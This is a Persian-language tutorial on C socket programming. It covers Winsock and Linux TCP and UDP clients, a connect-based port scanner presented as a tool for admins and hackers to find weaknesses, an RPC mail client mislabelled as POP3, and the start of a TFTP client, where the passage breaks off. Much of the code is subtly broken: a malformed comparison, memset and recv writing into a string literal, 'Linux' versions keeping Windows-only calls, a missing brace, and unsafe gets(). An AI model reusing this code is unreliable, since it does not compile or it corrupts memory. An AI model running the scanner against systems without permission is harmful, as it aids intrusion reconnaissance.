خوب تابع اصلی برنامه ما که main() نام دارد مقدار بازگشتی ندارد اما آرگومان های این تابع که از خط فرمان به تابع ارسال می شوند (argv و argc) برای گرفتن ورودی های برنامه ما یعنی آی پی آدرس ماشین سرور و شماره پورت ارتباطی کاربرد دارند حتما می دانید که در آرگومان argc تعداد رشته هایی که از ورودی دریافت شده اند قرار دارند و در argv که یک ارایه دو بعدی از نوع کاراکتری است رشته های ورودی نگهداری می شوند یعنی اگر ما در خط فرمان تایپ کنیم:

```
C:\>client.exe 66.33.96.2 45
```

Argc برابر 3 می شود (یکی برای نام خود برنامه و دو تای دیگر هم برای آرگومان های ورودی) و argv هم بدین صورت می شود:

6	6	.	3	3	.	9	6	.	2	Null
4	5	NULL								

خوب تا به این جا مقدمات آماده شده اما برای کامپایل برنامه با کامپایر vc++ یک چیز دیگر هم نیاز است!

کتابخانه WS_32.lib که برای اضافه کردن آن به پروژه خو باید بدین صورت عمل کنید:

ابتدا منوی Project زیر منوی add to Project را انتخاب کرده و گزینه Files را کلیک کنید بعد نوع فایل انتخابی را lib قرار دهید و بعد دکمه open را کلیک کرده و به ادرسی که ویژوال استدیو را نصب کرده اید بروید و در انجا پوشه vc6 را باز کرده و بعد پوشه Lib را باز کنید و در فایل های ظاهر شده فایل WS_32.lib را برگزینید و ok کنید کتابخانه مورد نظر به برنامه شما اضافه شده است حالا باید به سراغ مرحله بعد یعنی تعریف متغیر ها رفت.

در این مرحله ما شروع به تعریف متغیر های مورد استفاده در برنامه خود می کنیم ابتدا باید دانست که برای بارگزاری و آماده سازی مقدماتی ما باید از تابع WSAStartup(); استفاده کنیم که این تابع دو آرگومان دارد اولی یک عدد که معرف نگارش هدر مورد استفاده (winsock2.h) است و دیگری یک ساختمان داده از نوع WSADATA است که در ان اطلاعات مهمی ذخیره می شود برای آشنایی با ساختار این نوع داده ای عینا اعضای موجود در این ساختار داده ای را برای شما نمایش می دهم:

```
typedef struct WSAData {
  WORD                wVersion;
  WORD                wHighVersion;
  char                szDescription[WSADESCRIPTION_LEN+1];
  char                szSystemStatus[WSASYS_STATUS_LEN+1];
  unsigned short      iMaxSockets;
  unsigned short      iMaxUdpDg;
  char FAR *          lpVendorInfo;
} WSADATA, *LPWSADATA;
```

در مورد جزئیات بیشتر می توانید به مراجعی که در انتهای مقاله اورده می شود رجوع کنید.

خوب پس تا به اینجا ما باید دو متغیر تعریف کنیم :

```
WORD wVersionRequested;
WSADATA wsaData;
```

این دو متغیر هر دو در تابع WSAStartup به کار می روند اولی که لز نوع WORD است برای نگهداری شماره نگارش هدر و دومی برای نگهداری اطلاعات مهمی که مورد استفاده برای اماده سازی سیستم عاما است.

ما برای ساخت یک سوکت نیاز به یک متغیر از نوع SOCKET داریم که این نوع که همسان با نوع داده ای int است برای نگهداری توصیفات مربوط به پورت ما می باشد که در توابع گوناگونی مورد استفاده قرار می گیرد شایان ذکر است که نوع SOCKET یک نوع داده ای استانداد نیست و در هدر winsock.h تعریف شده است:

```
SOCKET intSocket;
```

برای نگهداری شماره پورت ارتباطی مورد نظر ما همچنین آی پی آدرس ماشین سرور و نوع پروتکل ارتباطی نیاز به یک ساختار داده ای به نام sockaddr_in است در نتیجه یک متغیر از این نوع باید در برنامه تعریف شود:

```
struct  sockaddr_in  recSin;
```

ما به یک بافر برای نگهداری اطلاعات دریافتی و همچنین ذخیره موقت اطلاعات ارسالی قبل از انجام عملیات ارسال نیازمندیم در نتیجه یک بافر بنا به نیاز خود تعریف می کنیم توجه داشته باشید چون اطلاعات ارسالی و دریافتی به صورت رشته ای از کاراکتر ها می باشد ما نیز باید این بافر را از نوع کاراکتری در نظر بگیریم یعنی آرایه ای از کاراکتر ها که طول آن هم بنا به نیاز ما می تواند متغیر باشد.

```
char  * pchrBuffer;
```

برای تست صحت درستی کار توابع یک متغیر دیگر برای نگهداری مقدار بازگشتی توابع نیز تعریف می کنیم.

```
int  intErr;
```

خوب تا به اینجا متغیر های مورد نیاز برنامه ما تعریف شدند در مرحله بعد ما باید برای برنامه خود آی پی آدرس ماشین میزبان و همچنین پورت مورد نظر ما برای تبادل اطلاعات و نوع ارتباط را مشخص کنیم که این سلسله از کار ها به سادگی با مقدار دهی به اعضای ساختمان داده ای wsaData صورت می پذیرد اما قبل از هر کاری باید کنترل شود که آیا کاربری که برنامه را اجرا کرده آرگومان های تابع اصلی برنامه (main) را نیز وارد کرده یا خیر و در صورت بروز هر اشکالی به کاربر اطلاع داده شود.

پس بدین گونه عمل می کنیم:

```
if(argc<3){
    printf("::Error on The call Program::\n");
    printf("%s RemoteIPAddress RemotePort",argv[0]);
    exit(1);
}
```

تابع exit() هم که در هدر stdlib.h قرار دارد وظیفه اش اتمام برنامه است که آرگومان این تابع عینا به سیستم عامل داده می شود (می توان از ان برای تشخیص خطای رخ داده استفاده کرد).

بعد از اجرای کد بالا می توانیم مطمئن شویم که کاربر اطلاعات ورودی مورد نظر ما را وارد کرده پس کد زیر را در برنامه درج می کنیم:

```
recSin.sin_addr.S_un.S_addr=inet_addr(argv[1]);
recSin.sin_family=AF_INET;
recSin.sin_port=htons(atoi(argv[2]));
```

شرح اعضای ساختار WSADATA در قسمت قبلی مقاله آورده شده است برای توضیحات بیشتر می توانید به آن مراجعه کنید فقط تابع atoi() است که در مورد آن باید گفت که این تابع که در هدر stdlib.h قرار دارد مقدار رشته ای را به مقدار عددی تبدیل می کنید یعنی ارزش عددی آرگومان خود را که از نوع یک رشته کاراکتری است برمی گرداند.

حالا باید مرحله آماده سازی (initiates) سیستم عامل را صورت دهیم که این تابع ترتیبی می دهد که ما بتوانیم از Ws2_32.dll استفاده کنیم پس کد ما در مرحله بعد از تعریف متغیر ها به صورت زیر است:

```
wVersionRequested=MAKEWORD(2,0);
if(WSAStartup(wVersionRequested,&wsaData))
```

```
{
    printf("\n::Error On init Socket::\n");
    exit(1);
}
```

خوب در این کد از ماکرو makeword() استفاده شده است که وظیفه آن این است که اعداد موجود در آرگومانش را که بیانگر نگارش هدر winsock.h ما هست را به نوعی قابل فهم (WORD) توسط تابع WSAStartup() تبدیل کند و ما چون از نگارش 2 هدر استفاده کردیم آرگومان ها به ترتیب 2 و0 خواهند بود (MAKEWORD(2,0)) .

چون تابع WSAStarup وظیفه اش قرار دادن مقادیر در ساختمان wsaData هست ما این آرگومان را با نوع فراخانی با ارجاع (call by reference) برای تابع مشخص کرده ایم. یعنی به جای جایگزاری مقدار در آرگومان تابع (call by value) ادرس محلی که متغیر ساختمانی ما (wsaData) در ان قرار دارد را برای تابع ارسال کرده ایم.

در صورت بروز خطا تابه WSAStartup مقداری غیر صفر بر می گرداند که ما مقدار برگشتی تابع را با دستور if کنترل کرده ایم و در صورت بروز اشکال به برنامه با چاپ یک پیغام خاتمه می دهیم.

در اینجا به مرحله ای رسیده ایم که می توانیم سوکت خود را با استفاده از تابع socket() تعریف کنیم:

```
intSocket=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
if(intSocket = = INVALID_SOCKET)
{
    printf("\n::Error On Create Socket::\n");
    WSACleanup();
    exit(1);
}
```

خوب تابع سوکت اگر کار خود را با موفقیت انجام دهد مقدار برگشتیش توصیف کننده سوکت مورد نظر ماست و در غیر این صورت ثابتی برابرINVALID_SOCKET را برمی گرداند که ما برای تست صحت درستی انجام تابع این مقدار را با مقدار بازگشتی تابع مقایسه می کنیم. در آرگومان دوم نیز مشخص شده است که ارتباط ما از نوع TCP است و اگر می خواستیم که از نوع UDP باشد کافی بود که مقدار ثابت SOCK_DGRAM قرار بدهیم.

تابع WSACleanup() نیز برای اتمام بارگزاری سیستم عامل و خالی کردن حافظه می باشد (عکس تابع WSAStartup() عمل می کند).

حالا همه چیز اماده است که ما با استفاده از تابع connect() به سرور متصل شویم:

```
intErr=connect(intSocket,&recSin,sizeof(recSin));
if(intErr==INVALID_SOCKET)
{
    printf("\n::Error On Connect to Socket::\n");
    WSACleanup();
    exit(1);
}
```

در مورد تابع connect() و آرگومان هایش به تفضیل در قسمت اول سری مقالات توضیح داده شده است.

تا بدین جا همه چیز مهیاست که ما اطلاعات مورد نظر خورد را برای سرور ارسال کنیم.

از تابع send() برای انجام عملیات ارسال اطلاعات به سرور استفاده می کنیم ولی قبل از ان بافر را با اطلاعات مورد نظر خود پر می کنیم:

```
pchrBuffer="Salam\0";
intErr=send(intSocket,pchrBuffer,strlen(pchrBuffer),0);
if(intErr==SOCKET_ERROR)
{
    printf("\n::Error On Send Data::\n");
    printf("Error Code:%d",WSAGetLastError());
    WSACleanup();
    exit(1);
}
```

در این حالت مقدار رشته Salam به طرف سرور ارسال می سود توجه داشته باشید که علامت 0\ برای مشخص کردن انتهای رشته است آرگومان سوم هم که تعداد کارکاتر های ارسالی را مشخص می کند که در اینجا ما با استفاده از تابه strlen() که در هدر string.h تعریف شده است طول رشته ارسالی خود را برای تابع sendمشخص می کنیم.

بعد از مرحله ارسال اطلاعات نوبت به دریافت اطلاعات از سرور است که در اینجا به شرح آن می پردازیم:

با استفاده از تابع recv() شما قادر خواهید بود که اطلاعاتی از دیگر کامپیوتر موجود در شبکه دریافت کنید در این مثال کد مربوط به دریافت بدین صورت است:

```
memset(pchrBuffer,'\0',strlen(pchrBuffer));
intErr=recv(intSocket,pchrBuffer,strlen(pchrBuffer),0);
```

```
if(intErr==SOCKET_ERROR)
{
    printf("\n::Error On Recev Data::\n");
    printf("Error Code:%d",WSAGetLastError());
    exit(1);
}
printf("%s",pchrBuffer);
```

با استفاده از تابع memset() که در هدر string.h مشخص شده است ما بافر خود را از وجود اطلاعات قبلی پاک می کنیم تا اطلاعات دریافت شده را در آن ذخیره کنیم.

تابه memset() بدین صورت عمل می کند که ارگومان اول این تابع آدرس بافر ما خواهد بود آرگومان دوم مقداری ایت که در هر یک از خانه های بافر ما قرار است جایگزین مقدار قبلی آن خانه از بافر ما شود و آرگومان سوم تعداد خانه هایی از بافر را مشخص می کند که ما می خواهیم مقدار جدید را در آن جایگزین کنیم. مقدار برگشتی این تابع بافر تغییر یافته خواهد بود.

در تابع recv که آرگومان هایش دقیقا شبیه آرگومان های تابع send است مقدار رشته کاراکتری که از کامپیوتر دیگر دریافت می شود در بافر ما ذخیره می شوند و ما می توانیم در مرحله بعد از آن استفاده کنیم.

که ما در اینجا عینا خود عبارت دریافتی را با دستور printf() در خرئجی نمایش داده ایم.

خوب کار برنامه ما در اینجا به پایان رسیده است و ما باید در این مرحله socket خود را ببندیم و حافظه را آزاد کنیم که این کار با دو تابع زیر صورت می پزیرد:

```
 closesocket(intSocket);
  WSACleanup();
  getch();
}
```

کد برنامه سرویس گیرنده TCP:

در نهایت کل کد برنامه ما به صورت زیر خواهد بود:

```
#include <stdio.h>
#include <conio.h>
#include <stdlib.h>
#include <string.h>
#include <winsock2.h>
//define main function:
void  main(int argc,char **argv){
    WSADATA wsaData;
```

```
WORD  wVersionRequested;
SOCKET intSocket;
struct    sockaddr_in  recSin;
int  intErr;
char *pchrBuffer;
    if(argc<=2){
        printf("::Error on The call Program::\n");
        printf("%s RemoteIPAddress RemotePort",argv[0]);
        exit(1);
    }
    recSin.sin_addr.S_un.S_addr=inet_addr(argv[1]);
    recSin.sin_family=AF_INET;
    recSin.sin_port=htons(atoi(argv[2]));
    wVersionRequested=MAKEWORD(2,0);
    if(WSAStartup(wVersionRequested,&wsaData)){
        printf("\n::Error On init Socket::\n");
        exit(1);
    }
    intSocket=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
    if(intSocket==INVALID_SOCKET){
        printf("\n::Error On Create Socket::\n");
        WSACleanup();
        exit(1);
    }
    intErr=connect(intSocket,&recSin,sizeof(recSin));
    if(intErr==INVALID_SOCKET){
        printf("\n::Error On Connect to Socket::\n");
        WSACleanup();
        exit(1);
    }
    pchrBuffer="Salam\0";
    intErr=send(intSocket,pchrBuffer,strlen(pchrBuffer),0);
    if(intErr==SOCKET_ERROR){
        printf("\n::Error On Send Data::\n");
        printf("Error Code:%d",WSAGetLastError());
        WSACleanup();
        exit(1);
    }
    memset(pchrBuffer,'\0',strlen(pchrBuffer));
```

```
        intErr=recv(intSocket,pchrBuffer,strlen(pchrBuffer),0);
        if(intErr==SOCKET_ERROR){
            printf("\n::Error On Recev Data::\n");
            printf("Error Code:%d",WSAGetLastError());
            exit(1);
    }
    printf("\nRecived Data:%s\n",pchrBuffer);
    closesocket(intSocket);
    WSACleanup();
    getch();
}
```

خوب تا بدین جا شما نحوه ساخت یک برنامه کلاینت با زبان سی را فراگرفته اید این برنامه تحت TCP کار می کند یعنی یک ارتباط اتصال گرا (Connection Orinted) برقرار می کند برای ساخت یک برنامه تحت UDP یعنی غیر اتصال گرا (Connection Less) مسقیما شروع به ارسال و دریافت داده کنید البته به شرطی که سرور شما از پورت های UDP استفاده کند به عنوان تمرین تجزیه و تحلیل برنامه زیر که یک برنامه بر مبنای ارتباط UDP را به خود شما واگزار می کنم:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <winsock2.h>
//define main function:
void  main(int argc,char **argv){
    WSADATA wsaData;
    WORD  wVersionRequested;
    SOCKET  intSocket;
    struct    sockaddr_in  recSin;
    int  intErr;
    char *pchrBuffer;
        if(argc<=2){
            printf("::Error on The call Program::\n");
            printf("%s RemoteIPAddress RemotePort",argv[0]);
            exit(1);
        }
        recSin.sin_addr.S_un.S_addr=inet_addr(argv[1]);
        recSin.sin_family=AF_INET;
```

```
        recSin.sin_port=htons(atoi(argv[2]));
        wVersionRequested=MAKEWORD(2,0);
        if(WSAStartup(wVersionRequested,&wsaData)){
            printf("\n::Error On init Socket::\n");
            exit(1);
        }
        intSocket=socket(AF_INET, SOCK_DGRAM,IPPROTO_UDP);
        if(intSocket==INVALID_SOCKET){
            printf("\n::Error On Create Socket::\n");
            WSACleanup();
            exit(1);
        }
        pchrBuffer="Salam\0";
        intErr=sendto(intSocket,pchrBuffer,strlen(pchrBuffer),0,&recSin,
                sizeof(recSin));
        if(intErr==SOCKET_ERROR){
            printf("\n::Error On Send Data::\n");
            printf("Error Code:%d",WSAGetLastError());
            WSACleanup();
            exit(1);
        }
        memset(pchrBuffer,'\0',strlen(pchrBuffer));
        intErr=recvfrom(intSocket,pchrBuffer,strlen(pchrBuffer),0,&recSin,
                sizeof(recSin));
        if(intErr==SOCKET_ERROR){
            printf("\n::Error On Recev Data::\n");
            printf("Error Code:%d",WSAGetLastError());
            exit(1);
    }
    printf("\nRecived Data:%s\n",pchrBuffer);
    closesocket(intSocket);
    WSACleanup();
    getch();
}
```

توجه داشته باشید که در تابه socket از دو ثابت SOCK_DGRAM و IPPROTO_UDP به جای آرگومان دو م و سوم استفاده کردیم که مشخص کننده نوع ارتباط UDP است.

برای اینکه همین برنامه (یا مشابه) آن را برای سیستم عامل لینوکس آماده کنیم باید تغییراتی در آن بدهیم.

تغییرات بدین شرح است:

در ابتدا باید هدر هایی را که سیستم عامل اینوکس از آنها پشتیبانی می کند را به برنامه اضافه کنیم (توجه داشته باشید که هدر winsock.h فقط مختص سیستم عامل ویندوز شرکت مایکروسافت است) هدر هایی که سیستم عامل لینوکس از انها جهت برنامه نویسی شبکه پشتیبانی می کند از این قرار هستند:

```
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
```

توجه داشته باشید که هدر های دیگر اضافه شده برای استفاده از توابع دیگر جهت سهولت در برنامه نویسی است و فقط دو هدر sys/type.h و netinet/in.h برای برنامه نویسی شبکه نیاز هستند.

در مرحله بعد برای باید توجه کرد که برای تست مقدار برگشتی توابع دیگر نی توان از ثوابت استفاده کرد و باید دقیقا مقدار برگشتی از تابع را چک کرد در نتیجه کد کامل برنامه کلاینت بدین صورت خواهد بود

```
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
//define main function:
void  main(int argc,char **argv){
    int  intSocket;
    struct   sockaddr_in  recSin;
    int  intErr;
    char *pchrBuffer;
```

```
        if(argc<=2){
            printf("::Error on The call Program::\n");
            printf("%s RemoteIPAddress RemotePort",argv[0]);
            exit(1);
        }
        recSin.sin_addr.S_un.S_addr=inet_addr(argv[1]);
        recSin.sin_family=AF_INET;
        recSin.sin_port=htons(atoi(argv[2]));
        intSocket=socket(AF_INET, SOCK_DGRAM,IPPROTO_UDP);
        if(intSocket==-1){
            printf("\n::Error On Create Socket::\n");
            exit(1);
        }
        pchrBuffer="Salam\0";
        intErr=sendto(intSocket,pchrBuffer,strlen(pchrBuffer),0,&recSin,
                sizeof(recSin));
        if(intErr==-1){
            printf("\n::Error On Send Data::\n");
            exit(1);
        }
        memset(pchrBuffer,'\0',strlen(pchrBuffer));
        intErr=recvfrom(intSocket,pchrBuffer,strlen(pchrBuffer),0,&recSin,
                sizeof(recSin));
        if(intErr==-1){
            printf("\n::Error On Recev Data::\n");
            exit(1);
    }
    printf("\nRecived Data:%s\n",pchrBuffer);
    closesocket(intSocket);
    getch();
}
```

به خاطر اهمییت ویژه برنامه نویسی Socket تحت سیستم عامل لینوکس و یونیکس یک مثال دیگر از برنامه نویسی سوکت در این سیستم عامل ها به حالت TCP با توضیحات بیشتر مطرح می کنیم:

```
#include <sys/types.h>
```

```
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <stdio.h>
#include <unistd.h> /* close */

#define SERVER_PORT 1500
#define MAX_MSG 100

int main (int argc, char *argv[]) {
  int sd, rc, i;
  struct sockaddr_in localAddr, servAddr;
  struct hostent *h;
  if(argc < 3) {
     printf("usage: %s <server> <data1> <data2> ...
            <dataN>\n",argv[0]);
     exit(1);
  }
  h = gethostbyname(argv[1]);
  if(h==NULL) {
    printf("%s: unknown host '%s'\n",argv[0],argv[1]);
    exit(1);
  }
  servAddr.sin_family = h->h_addrtype;
  memcpy((char *) &servAddr.sin_addr.s_addr, h->h_addr_list[0],
         h->h_length);
  servAddr.sin_port = htons(SERVER_PORT);
  /* create socket */
  sd = socket(AF_INET, SOCK_STREAM, 0);
  if(sd<0) {
    perror("cannot open socket ");
    exit(1);
  }
  /* bind any port number */
  localAddr.sin_family = AF_INET;
  localAddr.sin_addr.s_addr = htonl(INADDR_ANY);
```

```
  localAddr.sin_port = htons(0);
  rc = bind(sd, (struct sockaddr *) &localAddr, sizeof(localAddr));
  if(rc<0) {
    printf("%s: cannot bind port TCP %u\n",argv[0],SERVER_PORT);
    perror("error ");
    exit(1);
  }
  /* connect to server */
  rc = connect(sd, (struct sockaddr *) &servAddr, sizeof(servAddr));
  if(rc<0) {
    perror("cannot connect ");
    exit(1);
  }
  for(i=2;i<argc;i++){
    rc = send(sd, argv[i], strlen(argv[i]) + 1, 0);
    if(rc<0) {
      perror("cannot send data ");
      close(sd);
      exit(1);
    }
    printf("%s: data%u sent (%s)\n",argv[0],i-1,argv[i]);
  }
 return 0;
 }
```

در این برنامه کاربر اطلاعات ارسالی خود را به سرور به صورت آرگومان های خط فرمان وارد می کند و برنامه ترتیب ارسال اطلاعات به وسیله سوکت های جریانی (TCP) را به سمت سرور می دهد.

در این برنامه برای راحتی کاربر شیوه ای اتخاذ شده است که کاربر به جای وارد کردن آدرس IP سرور نام آن را وارد کند. به همین منظور از تابع gethostbyname() استفاده شده است.

نکته ای دیگر این که ثوابتی چون SOCKET_ERROR ، INVALID_SOCKET و ... در هدر winsock.h که مختص سیستم عامل ویندور است تعریف شده اند و در هدر های sys/socket.h و sys/socket.h اثری از آنها نیست به همین دلیل نیز برای تست مقدار برگشتی تابع ها در برنامه های تحت سیستم عامل لینوکس باید مستقیما مقدار آنها را چک کرد نه با استفاده از

ثوابت. به همین دلیل است که ما در شرط های if ی که وظیفه چک کردن مقدار برگشتی تابع را دارد مقدار برگشتی را با عداد منفی مقایسه کرده ایم چون اگر عدد 1- از تابع برگردد یعنی خطایی روی داده است.

در انتهای برنامه هم بعد از برقراری ارتباط صحیح با سرور اطلاعات را با استفاده از یک حلقه for که به تعداد ارگومانهای خط فرمان اجرا می شود ارسال کرده ایم البته شمارنده این حلقه از عدد 2 شروع شده است زیرا اولین آرگومان که با شماره صفر مشخص می شود نام برنامه است و آرگومان دوم یعنی آرگومان شماره یک در این مثال نام سرور گیرنده اطلاعات است.

برای مثالی دیگر سورس کد یک پورت اسکنر را برای شما در اینجا ارائه می کنیم.

پورت اسکنر برنامه ای است که مدیران شبکه ها وهکران برای پیدا کردن لیست پورت های باز بر روی یک سیستم از آن استفاده می کنند. پورت اسکنر ها آدرس ماشین مورد نظر برای تجزیه و تحلیل را گرفته و سپس به پویش پورت ها می پردازند و در انتها لیست پورت های باز روی سیستم را نمایش می دهند ، با این قابلیت شما می توانید نقطه ضعف های امنیتی موجود بر روی سیستم هدف را شناسایی کنید.

متن برنامه:

```
#include <windows.h>
#include <winsock.h>
#include <stdio.h>

int main(int argn,char **argv)
   SOCKET sock;
   struct sockaddr_in sock_addr;
   WSADATA data;
   WORD p;
   int porta,a;
   int err=0;
   p=MAKEWORD(2,0);
   err=WSAStartup(p,&data);

   if(argn!=4){
     printf("\nUso: %s <ip> <porta iniziale> <porta
        finale>\n",argv[0]);
     exit(0);
```

```
    }
    for(porta=atoi(argv[2]); porta<=atoi(argv[3]); porta++){
        sock=socket(PF_INET,SOCK_STREAM,0);
        sock_addr.sin_family=PF_INET;
        sock_addr.sin_port=htons(porta);
        sock_addr.sin_addr.s_addr= inet_addr(argv[1]);
        err=connect(sock,(struct                    sockaddr*)&sock_addr,sizeof(struct
                sockaddr));
        if(err==0)
            printf ("%d porta aperta\n",porta);
           closesocket(sock);
    }
    WSACleanup();
    return 0;
}
```

در فصول قبل با پروتکل POP3 که پروتکلی برای دسترسی به صندوق پستی الکترونیکی بود آشنا شدید. این پروتکل با دستوراتی که در خود داشت به شما این امکان را می داد که به وسیله آن E.Mail خود را مدیریت کنید. در این قسمت قصد داریم تا برنامه ای برای دسترسی به این سرویس پست الکترونیکی (POP3) پیاده سازی کنیم:

نکته:

در فصل بعدی برنامه سرویس دهنده این پروتکل نیز آورده شده است، شما می توانید با استفاده از برنامه سرویس دهنده و همچنین این برنامه کلاینت یک صندوق پستی شخصی برای خود بسازید.

کد مربوط به برنامه کلاینت پروتکل POP3 :

```
#include <rpc/rpc.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <errno.h>
#include <netdb.h>
```

```
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>
#ifndef _MAILBOX_H
#define	_MAILBOX_H

/*the port mail clients will be connecting to */
#define MSERVERPORT 3476
/* server hold 20 mails at most*/
#define	MAILMAX 20
/*all message are of fixed length: MSGLEN*/
#define	MSGLEN 80

#define	START 1
#define	QUIT	2
#define	RETRIEVE_MESSAGE	3
#define	INSERT_MESSAGE	4
#define	LIST_ALL_MESSAGES	5
#define	DELETE_MESSAGE	6

typedef char mess[MSGLEN];

struct argument {
	int cmdType;
	mess user;
	 int messageID;
	 mess message;
};
typedef struct argument argument;

/*
   server to client message
 */
struct srvResponse {
	 int respondID; /* 0: successful, otherwise error*/
	mess message;
};
```

```
typedef struct srvResponse srvResponse;

struct mails {
	int mailNum;
	mess mails[MAILMAX];
};
typedef struct mails mails;

#endif /* !_MAILBOX_H */
#define CMDQUIT 0
#define CMDLIST 1
#define CMDREAD 2
#define CMDINSERT 3
#define CMDDELETE 4

void main(int argc, char* argv[]){
	CLIENT *cl;
	char hname[70];
	char* user;
	 char cmd[80];
	int cmdType;
	 char* tokens[10];
	char* token;
	int tokenNum;
	char** p;
	int quit = 0;
	mails * myMails;
	int i;
	argument arg;
	 insert_argument insert_arg;

	 int messageID;
	 char message[80+1];

	 if (argc != 3) {
			printf("Usage: rpcclient hostname userID\n");
	    exit(1);
```

```
 }
 cl = clnt_create(argv[1],MAILBOX_PROG, MAILBOX_VERS, "udp");
 if (cl == NULL) {
        clnt_pcreateerror(argv[1]);
        exit(1);
 }

 printf("Getting ready to call start\n");
//        strcpy(host,"ClientA");


i = gethostname(hname,69);
 printf("hostname = %s i= %d\n",hname,i);
user = strcat(hname,argv[2]);
 printf("user = %s i= %d\n",user,i);
 p = start_2(&user,cl);
 if (p == NULL) {
        clnt_perror(cl,argv[1]);
        exit(1);
 }
 printf("%s\n",*p);
printf("press any key to continue"); getchar();
 /*
  command interpreter
 */
 while (quit == 0) {
  system("clear");
  printf("******* Available Commands *******\n");
  printf("   quit --> quit the system\n");
  printf("   list --> list all mails\n");
  printf("   read [msgNO] -->read a certain mail\n");
  printf("   delete [msgNO] --> delete the mail\n");
  printf("   insert  --> insert a message\n");
  printf("**********************************\n");
  printf("cmd>");
  gets(cmd);
  for((token=strtok(cmd,""));token&&(tokenNum < 9);token=
```

```
                strtok(NULL,"")) {
          tokens[tokenNum] = token;
  tokenNum ++;
}
if (tokenNum < 1) {
  printf("command error, press any key to continue");
        getchar();
        continue;
}
cmdType = -1;
if (strcmp(tokens[0],"quit") == 0)  cmdType = CMDQUIT;
if (strcmp(tokens[0],"list") == 0) cmdType = CMDLIST;
if (strcmp(tokens[0],"read") == 0) {
  printf(" messageID:");
  gets(message);
  messageID = atoi(message);
  if (messageID != 0) {
    messageID --;
    cmdType = CMDREAD;
   }
}
if (strcmp(tokens[0],"delete") == 0) {
  printf(" messageID:");
  gets(message);
  messageID = atoi(message);
  if (messageID != 0) {
    messageID --;
    cmdType = CMDDELETE;
   }
}
if (strcmp(tokens[0],"insert") == 0) {
  printf("  message:");
  gets(message);
  cmdType = CMDINSERT;
}
switch (cmdType) {
    case -1:
```

```
    printf("command error, press any key to continue");
            getchar();
            break;
case CMDQUIT:
        p= quit_2(&user, cl);
        if (p == NULL) {
          clnt_perror(cl,argv[1]);
          exit(1);
        }
       quit= 1;
       printf("Thanks for using Zheng Run's Mail System\n");
       printf("Bye! Bye %s!\n",*p);
       break;
case CMDLIST:
        myMails = list_all_messages_2(&user, cl);
        if (myMails == NULL) {
          clnt_perror(cl,argv[1]);
          exit(1);
        }
        if (myMails->mailNum < 0) { //error
          printf("%s\n",myMails->mails[0]);
        } else {
          printf("you have %d mails totally\n",myMails->mailNum);
          for (i=0; i< myMails->mailNum;i++) {
              printf("%d: %s",i+1,myMails->mails[i]);
          }
        }
        printf("retrived mail list finished, press any key to continue");
                getchar();
        break;
case CMDREAD:
    strcpy(arg.user,user);
    arg.number = messageID;
       p= retrieve_message_2(&arg, cl);
       if (p == NULL) {
         clnt_perror(cl,argv[1]);
         exit(1);
```

```
                }
                printf("%s press any key to continue",*p); getchar();
                break;
            break;
        case CMDDELETE:
            strcpy(arg.user,user);
            arg.number = messageID;
                p= delete_message_2(&arg, cl);
                if (p == NULL) {
                  clnt_perror(cl,argv[1]);
                  exit(1);
                }
                printf("%s press any key to continue",*p); getchar();
                break;
        case CMDINSERT:
            strcpy(insert_arg.user,user);
            strcpy(insert_arg.mesg,message);
            strcat(insert_arg.mesg,"\n");
                p= insert_message_2(&insert_arg, cl);
                if (p == NULL) {
                  clnt_perror(cl,argv[1]);
                  exit(1);
                }
                printf("%s press any key to continue",*p); getchar();
                break;
     }
    }

            clnt_destroy(cl);

 }
```

کد کلاینت پروتکل TFTP :

TFTP پروتکلی کوچک با قابلیت های زیاد برای انتقال فایل ها تحت اینترنت است. در این قسمت قصد داریم تا با اطلاعاتی که در مورد برنامه نویسی کلاینت آموخته ایم یک نرم افزار کلاینت برای این پروتکل بنویسیم. کلاینتی که در اینجا شرح می دهیم توانایی کار با سرویس دهنده TFTP را که در فصل بعدی آمده است را

دارد. برای درک دقیق کد درهر کجا که نیاز بوده است اطلاعاتی را به صورت Comment در بین کد درج کرده ایم.

کد برنامه کلاینت TFTP :

```
#include <stdio.h>      /* for printf() and fprintf() */
#include <sys/socket.h> /* for socket(), connect(), sendto(), and recvfrom() */
#include <arpa/inet.h>  /* for sockaddr_in and inet_addr() */
#include <stdlib.h>     /* for atoi() and exit() */
#include <string.h>     /* for memset() */
#include <unistd.h>     /* for close() */
#include <math.h>
#include <sys/time.h>
#define ECHOMAX 518     /* Largest block to transfer */

int countbyte(char *fname){
    FILE *fp;
    char ch;
    int noc = 0;
    fp = fopen (fname,"rb");
    while(1){
        ch = fgetc(fp);
        if(ch == EOF)
          break;
        noc++;
    }
    fclose (fp);
    return (noc);
}
void DieWithError(char *errorMessage)
{
    perror(errorMessage);
    exit(1);
}
void DieWithError(char *errorMessage);  /* External error handling function */

int main(int argc, char *argv[]){
    int sock;                        /* Socket descriptor */
```

```
    struct sockaddr_in tftpServAddr; /* tftp server address */
    struct sockaddr_in fromAddr;     /* Source address of echo */
    unsigned short tftpServPort=2000;   /* tftp server port */
    unsigned int fromSize;           /* In-out of address size for recvfrom() */
    char *servIP;                    /* IP address of server */
    char tftpBuffer[ECHOMAX],tftpBuffersend[ECHOMAX];      /* Buffers for
     receiving and sending file */
    char firststring[50]; /* first string with R/W and filename */
    int firststringlen, sendacklen, tftpBuffersendlen;              /* Length of
    strings to transfer at various times */
    int respStringLen;               /* Length of received response */
    int blockno, oldblockno ;
    char blk_no[6]; /*Tracks block no*/
    char *fname , *sendack;
    char request;
    int totalbytes;
int i,j,k, x, templen;
char R,W, ch;
FILE *fp;
int count=0; /* indicates the total no of bytes trasnfered */
struct timeval start,end,rtend;
float ttime,rttime; /* to maintain time values  */
long se,usec,rse,rusec;
/* PROGRAM STARTS HERE */
if (argc != 4 )    /* Test for correct number of arguments including filename
and R/W */
   {
      fprintf(stderr,"Usage: %s <Server IP> <File Name> <R/W> \n", argv[0]);
      exit(1);
   }
   servIP = argv[1];           /* First arg: server IP address (dotted quad) */
   fname = argv[2];       /* Second arg: file to transfer */
   request = *argv[3]; /* Read or Write request*/
